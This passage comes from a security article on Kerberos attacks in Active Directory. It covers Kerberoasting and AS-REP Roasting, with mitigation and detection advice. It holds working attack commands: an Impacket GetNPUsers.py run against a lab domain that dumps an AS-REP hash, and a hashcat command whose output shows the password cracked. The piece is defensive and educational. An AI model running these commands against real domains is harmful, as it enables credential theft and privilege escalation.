The main mitigating factor for Kerberoasting is strong passwords—random 25+ character passwords that are regularly changed. RC4 can be retired in favor of AES, but this can cause Kerberos authentication failures for older versions of Windows or non-Windows versions of the Kerberos protocol. Disabling RC4 should be thoroughly tested before it is implemented. A tiered access model that focuses on least privilege can also be effective at reducing an adversary's ability to escalate if an associated SPN service account is compromised.

Organizations should consider adopting group Managed Service Accounts (gMSA), which places the responsibility of managing service account passwords on the Windows operating system. The Defense Information Systems Agency (DISA) has also put together a Security Technical Implementation Guide (STIG) for disabling RC4 and DES encryption suites for Kerberos (link).

DETECTION

Organizations should ensure that Audit Kerberos Service Ticket Operations is enabled and monitor for anomalous activity, such as numerous RC4 (Ticket Encryption: 0x17) TGS ticket requests (Event ID 4769) within a short amount of time. Honeypot accounts tied to an SPN can also be used to detect malicious activity.

AS-REP Roasting (link)

OVERVIEW

Active Directory accounts with Kerberos pre-authentication disabled are vulnerable to AS-REP Roasting. When pre-authentication is disabled, the KDC does not check the validity of the AS-REQ message before replying with the AS-REP message. Since a portion of the AS-REP message is signed with the user's password, it is possible for an adversary to perform an offline password recovery attack and obtain the account's password.

It should be noted that pre-authentication is enabled by default, so accounts must have this flag implicitly disabled; this is typical for legacy accounts where pre-authentication was disabled for compatibility purposes. Tools such as Impacket's GetNPUsers.py (link) or Rubeus can be used to query for accounts that do not have pre-authentication set (DONT_REQ_PREAUTH). This attack can be performed from an unauthenticated perspective, though a username list must be provided. Such a list could come from null SMB sessions, a generic user list, or a list of enumerated accounts. A list of usernames is not required when performing the attack from an authenticated perspective.

```
(python38) root@mario-virtual-machine:~/impacket/examples# ./GetNPUsers.py -usersfile username_list.txt -request -dc-ip 172.16.20.35 mushroomkingdom.com/
Impacket v0.9.24.dev1+20210814.5640.358fc7c6 - Copyright 2021 SecureAuth Corporation

$krb5asrep$23$wario@MUSHROOMKINGDOM.COM:75c39e1c2cba95beb51d7b2c1c121435$84412555860ca856c8f05cf7c63016bd6472a3fe76755a274008c02ea16a994e98988076adca56d585a98b197c6032e4b58ff19885e784970c04d055587b9fe5b599d0816596d8f50dc22ec7a936bd2a0158f1278561b58ce999d04ba58442d45cc4e5616e88a965a29022c385c16b2534a2ae384481429507e8588e7cca7b770cf459a6549a794553a8954edbe00f50380bfed11b238905e768df6c8d2f37c8d047e00e1bf83b5fc4a70d0c142e7ae083d430c44bb418ace174f7439b18bf56e65fddc23e7de8cf51930fb21e14d64cc24d470e2f994c2c6022a01667ce9e41e418c02bdd9f14623410badbfcb89e4fa310599861464dc482c7
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User luigi doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mario doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
(python38) root@mario-virtual-machine:~/impacket/examples#
```

Unauthenticated GetNPUsers.py Example

```
GetNPUsers.py -usersfile username_list.txt -request -dc-ip 172.16.20.35 mushroomkingdom.com/
```

The output can then be passed to Hashcat for a password recovery attack.

```
$krb5asrep$23$wario@MUSHROOMKINGDOM.COM:75c39e1c2cba95beb51d7b2c1c121435$84412555860ca856c8f05c
f7c63016bd6472a3fe76755a274008c02ea16                                                    6
a994e98988076adca56d585a98b197c6032e4b58ff19885e784970c04d055587b9fe5b599d0816596d8f50dc22ec7a9
36bd2a0158f1278561b58ce999d04ba58442d                                                    d
45cc4e5616e88a965a29022c385c16b2534a2ae384481429507e8588e7cca7b770cf459a6549a794553a8954edbe00f
50380bfed11b238905e768df6c8d2f37c8d04                                                    4
7e00e1bf83b5fc4a70d0c142e7ae083d430c44bb418ace174f7439b18bf56e65fddc23e7de8cf51930fb21e14d64cc2
4d470e2f994c2c6022a01667ce9e41e418c02                                                    2
bdd9f14623410badbfcb89e4fa310599861464dc482c7:Bowser1

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Kerberos 5, etype 23, AS-REP
Hash.Target......: $krb5asrep$23$wario@MUSHROOMKINGDOM.COM:75c39e1c2cb...c482c7
Time.Started.....: Tue Aug 24 17:51:28 2021 (45 secs)
Time.Estimated...: Tue Aug 24 17:52:13 2021 (0 secs)
Guess.Base.......: File (.\wordlists\hashes.org-2012-2020.txt)
Guess.Mod........: Rules (.\rules\best64.rule)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   548.6 MH/s (146.96ms) @ Accel:512 Loops:77 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 24873588509/101678790367 (24.46%)
Rejected.........: 338614045/24873588509 (1.36%)
Restore.Point....: 320804719/1320503771 (24.29%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidates.#1....: Boboly!1 -> BgtocQ
Hardware.Mon.#1..: Temp: 65c Fan: 49% Util: 36% Core:1893MHz Mem:9242MHz Bus:16
```

Hashcat Example for Kerberos eType 23 AS-REP Password Hashes

```
hashcat.exe -m 18200 -a 0 -O -w 4 -r .\rules\best64.rule
.\hashes\mushroomkingdom_krb__as-rep.txt .\wordlists\hashes.org-2012-
2020.txt
```

MITIGATION

Ensure that all accounts have Kerberos pre-authentication enabled. If pre-authentication cannot be enabled for an account, then a strong random 25+ character password should be used. Once again, AES encryption should be favored over RC4.

DETECTION

Organizations should ensure that Audit Kerberos Service Ticket Operations is enabled and monitor for anomalous activity, such as numerous TGS ticket requests (Event ID 4768 & 4769) within a short amount of time. TGT requests should also be monitored for accounts where pre-authentication is not required.

Conclusion

Kerberos attacks can be devastating and hard to spot in an Active Directory environment. Without proper password strength, strong encryption, and least privilege, adversaries can quickly escalate privilege and maintain persistence for long periods of time.